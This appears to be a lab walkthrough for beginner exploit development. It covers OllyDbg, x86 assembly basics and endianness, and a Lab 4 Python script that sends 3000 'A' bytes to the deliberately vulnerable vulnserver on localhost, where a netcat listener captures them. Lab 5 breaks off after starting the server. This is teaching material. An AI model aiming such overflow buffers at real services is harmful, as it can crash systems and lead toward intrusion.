Simple Exploit Walkthrough

Written by Mr. Joe McCray

Contributors:

Steven Hatfield
Rohan Durve

Table of Contents


Lab 1: OllyDBG Basics 3
Lab 2: OllyDBG Layout 7
Lab 3: Assembly Code Basics 10
Lab 4: Connecting To A Socket........................ 13
Lab 5: Vulnerable Server 15

Lab 1: OllyDBG Basics


Once OllyDbg has been opened, the first thing you will want to do is to access the target application you want to analyze within the debugger.

There are two main primary ways to achieve this:
 * By opening the target executable from disk using the File->Open menu option, or
 * By attaching to an already running program using the File->Attach menu option.


1. Open OllyDbg, if you haven't already, and try using the File->Open menu option to open vulnserver.exe from where it is stored on your hard disk




Now use the Debug->Close menu option to close this debugging session, and hit Yes if the “Process still active” warning message appears.



2. Open File->Attach menu option. A list of running processes will appear. Select vulnserver from the list (it might help you find it if you sort the list by name first) and hit the Attach button.




Now use the Debug->Close menu option to close this debugging session, and hit Yes if the “Process still active” warning message appears.


OllyDbg - vulnserver.exe - [CPU - main thread, module vulnserv]
File View Debug Options Window Help
Run F9
Pause F12
Restart Ctrl+F2
Close Alt+F2
Step into F7
Step over F8
Animate into Ctrl+F7
Animate over Ctrl+F8
Execute till return Ctrl+F9
Execute till user code Alt+F9
Open or clear run trace
Trace into Ctrl+F11
Trace over Ctrl+F12
Set condition Ctrl+T
Close run trace
Hardware breakpoints
Inspect
Call DLL export
Arguments
Select import libraries
Select path for symbols
Registers (FPU)
Analysing vulnserv: 13 heuristical procedures, 159 calls to known functions
Paused

Lab 2: OllyDBG Layout


3. Use the File->Open menu option to open up vulnserver.exe.




From left to right, the columns in this pane show:

- the memory address of each instruction,
- the hexadecimal representation of each byte that comprises that instruction (or if you prefer, the “opcode” of that instruction),
- the instruction itself in X86 assembly language, shown (by default) in MASM syntax, and finally
- An information/comment column which shows string values, higher level function names, user defined comments, etc.


The pane in the top right hand corner of the screen (register pane) shows the value of various registers and flags in the CPU. These registers are small storage areas within the CPU itself, and they are used to facilitate various operations that are performed within the X86 assembly language.




The pane in the bottom left hand corner (memory dump pane) shows a section of the programs memory. I will be referring to this as the memory dump pane. Within this pane you can view memory in a variety of different formats, as well as copy and even change the contents of that memory.



The pane in the bottom right hand corner (stack pane) shows the stack. I will be referring to this as the stack pane. The left hand column in this pane contains memory addresses of stack entries, the second column contain the values of those stack entries, and the right hand column contains information such as the purpose of particular entries or additional detail about their contents.



There is also an optional third column in the stack pane that will display an ASCII or Unicode dump of the stack value — this can be enabled by right clicking on the stack pane and selecting either “Show ASCII dump” or “Show UNICODE dump.” The next section contains some more detail on the purpose of the stack.



Lab 3: Assembly Code Basics

This section is broken it up into a number of sub-sections as follows:

* Syntax and Endian-ness
* Registers and flags
* The stack
* Assembly Instructions

3a: Syntax:

OllyDbg, by default, uses the MASM syntax. In MASM syntax the destination for an instruction comes first and the source second. As an example, the following command will copy the contents of the register EAX to the register ECX

mov ECX, EAX

```
7C9014B6   8BC8         MOV ECX,EAX
7C9014B8   8B4424 18    MOV EAX,DWORD PTR SS:[ESP+18]
7C9014BC   F7E6         MUL ESI
7C9014BE   03D1         ADD EDX,ECX
7C9014C0  v72 0E        JB SHORT ntdll.7C9014D0
7C9014C2   3B5424 14    CMP EDX,DWORD PTR SS:[ESP+14]
7C9014C6  v77 08        JA SHORT ntdll.7C9014D0
7C9014C8  v72 07        JB SHORT ntdll.7C9014D1
7C9014CA   3B4424 10    CMP EAX,DWORD PTR SS:[ESP+10]
7C9014CE  v76 01        JBE SHORT ntdll.7C9014D1
7C9014D0   4E           DEC ESI
7C9014D1   33D2         XOR EDX,EDX
7C9014D3   8BC6         MOV EAX,ESI
7C9014D5   4F           DEC EDI
7C9014D6  v75 07        JNZ SHORT ntdll.7C9014DF
7C9014D8   F7DA         NEG EDX
7C9014DA   F7D8         NEG EAX
7C9014DC   83DA 00      SBB EDX,0
7C9014DF   5B           POP EBX
7C9014E0   5E           POP ESI
7C9014E1   5F           POP EDI
7C9014E2   C2 1000      RETN 10
7C9014E5   57           PUSH EDI
7C9014E6   56           PUSH ESI
7C9014E7   55           PUSH EBP
7C9014E8   33FF         XOR EDI,EDI
7C9014EA   33ED         XOR EBP,EBP
7C9014EC   8B4424 14    MOV EAX,DWORD PTR SS:[ESP+14]
7C9014F0   0BC0         OR EAX,EAX
7C9014F2  v7D 15        JGE SHORT ntdll.7C901509
```

3b: Endian-ness:

Note the endian order of the X86 processor — little endian. This essentially means that certain values are represented in the CPU, left to right, from least to most significant bytes. (this means you read backwards).

Bytes are shown in OllyDbg as two digit hexadecimal numbers with possible values of 0 to F (0123456789ABCDEF) for each digit, with the decimal equivalent of the digits A-F being 10-16. The highest possible single byte value is FF (sometimes preceded by "0x" and written as 0xFF to denote that hexadecimal numbering is being used) which is equivalent to 255 in decimal.

As an example of how the little endian order works, if we want to represent a hexadecimal number such as 12ABCDEF in little endian order, we would actually write the number as EFCDAB12.

What we have done is break the number into its individual component bytes:

12ABCDEF

becomes

12 AB CD EF

And then we reverse the order of those bytes and put them back together.

EF CD AB 12

becomes

EFCDAB12

3c: Registers and Flags:

Registers are storage areas inside the CPU that can each hold four bytes (32 bits) of data.

The EIP register is known as the instruction pointer, and its purpose is to "point" to the memory address that contains the next instruction that the CPU is to execute. Assuming you have OllyDbg open with vulnserver.exe being debugged, looking at the EIP register should show a value that matches the memory address of the selected entry in the top left hand pane of the OllyDbg CPU view.

The ESP register is known as the stack pointer, and this contains a memory address that "points" to the current location on the stack. Looking at OllyDbg again, the value in ESP should correspond with the address of the highlighted value in the stack pane in the bottom right hand corner of the CPU view.

The flags register is a collection of single bit values that are used to indicate the outcome of various operations. You can see the values of the flags just below the EIP register in the top right hand pane of OllyDbg, the C, P, A, Z, S, T, D, and O designators and the numbers (0 or 1) next to them show whether each particular flag is on or off. The flag values are mostly used to control the outcomes for conditional jumps, which will be discussed a bit later on.


Operations to set the values of the registers will replace any existing values currently being held. It is however, possible to set (or access) only part of a value of a register by the use of subregisters.

Lab 4: Connecting To A Socket

Start --> Run --> cmd


----

nc -l -vv -p 9999



IDLE


```
import socket
buffer = '\x41' * 3000
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('127.0.0.1', 9999))
s.send(buffer)
s.close()
```



```
C:\>nc -l -vv -p 9999
listening on [any] 9999 ...
DNS fwd/rev mismatch: localhost != lso-xpsp3
connect to [127.0.0.1] from localhost [127.0.0.1] 5043
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA sent 0, rcvd 3000
```

Lab 5: Vulnerable Server

Double-Click and run "vulnserver.exe"



